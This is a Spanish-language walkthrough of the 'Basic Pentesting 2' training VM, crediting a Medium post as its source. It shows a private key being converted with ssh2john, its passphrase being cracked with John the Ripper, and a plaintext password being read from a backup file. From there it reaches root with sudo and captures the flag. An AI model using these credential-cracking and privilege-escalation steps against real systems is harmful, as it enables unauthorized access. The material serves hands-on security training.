VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
```


Para ello solamente tendremos que usar esta llave para acceder por ssh:



```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@localhost
Could not create directory '/home/jan/.ssh'.
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
kay@localhost's password:
Permission denied, please try again.
kay@localhost's password:
Permission denied, please try again.
kay@localhost's password:
Permission denied (publickey,password).
jan@basic2:/home/kay/.ssh$ 
```


Al ingresar el archivo nos pide una **passphrase** para acceder. Necesitamos romper la llave privada y para ello utilizaremos *JohnTheRipper*.

Antes de romper la llave privada, necesitamos transformar el archivo en un formato en el cual *JohnTheRipper* pueda leerlo, para ello usaremos un script de python que se encuentra en el directorio /usr/share/john/, el nombre de este script es *ssh2john.py*.




```
root@kali:/home/kali# python /usr/share/john/ssh2john.py kay_privatekey > privatekey
root@kali:/home/kali# 
```

Al ejecutar *JohnTheRipper*, de la siguiente manera y después de un LARGO tiempo (en serio, muy largo) obtenemos las credenciales:




```
root@kali:/home/kali# john privatekey
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
beeswax          (kay_privatekey)
1g 0:00:34:03  3/3 0.000489g/s 1324Kp/s 1324Kc/s 1324KC/s 112511441
1g 0:00:34:04  3/3 0.000489g/s 1324Kp/s 1324Kc/s 1324KC/s prutaloyz
1g 0:00:34:05  3/3 0.000488g/s 1325Kp/s 1325Kc/s 1325KC/s phlindise
1g 0:00:34:07  3/3 0.000488g/s 1325Kp/s 1325Kc/s 1325KC/s m1eew98
Session aborted
root@kali:/home/kali# 
```

El passphrase del usuario *kay* es *beeswax.* Ahora volvemos a conectarnos por ssh con la llave privada y conseguiremos accede correctamente:




```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@localhost
Could not create directory '/home/jan/.ssh'.
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Wed Mar 24 18:20:40 2021
kay@basic2:~$
```

Una vez dentro tenemos que realizar es buscar la contraseña de este usuario. Por lo que sabemos no podremos romperla ni crackearlo usando *JohnTheRipper* debido a que ya aconsejó al otro usuario cambiar la contraseña, sería una pérdida de tiempo, pero recordar que vimos un archivo llamado *pass.bak*, pues resulta que este usuario tiene permisos y encontramos una **posible** contraseña:



```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```


Intentaremos hacer uso de *sudo -l* ingresando la contraseña para determinar los permisos:



```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$
```


Y efectivamente, la línea de (ALL: ALL) ALL nos indica que tiene todos los permisos, por lo que al parecer es un administrador, ahora solamente tenemos que buscar algún archivo con la flag.

Hacemos el comando *sudo su* para usar el perfil del root y la encontramos en el directorio /root



```
kay@basic2:~$ sudo su
root@basic2:/home/kay#
```

¡Mostramos el contenido del archivo flag.txt y voilá!!



```
root@basic2:/# cd root/
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Fuente: https://medium.com/@dingoanon/basic-pentesting-2-d0916cbeffe4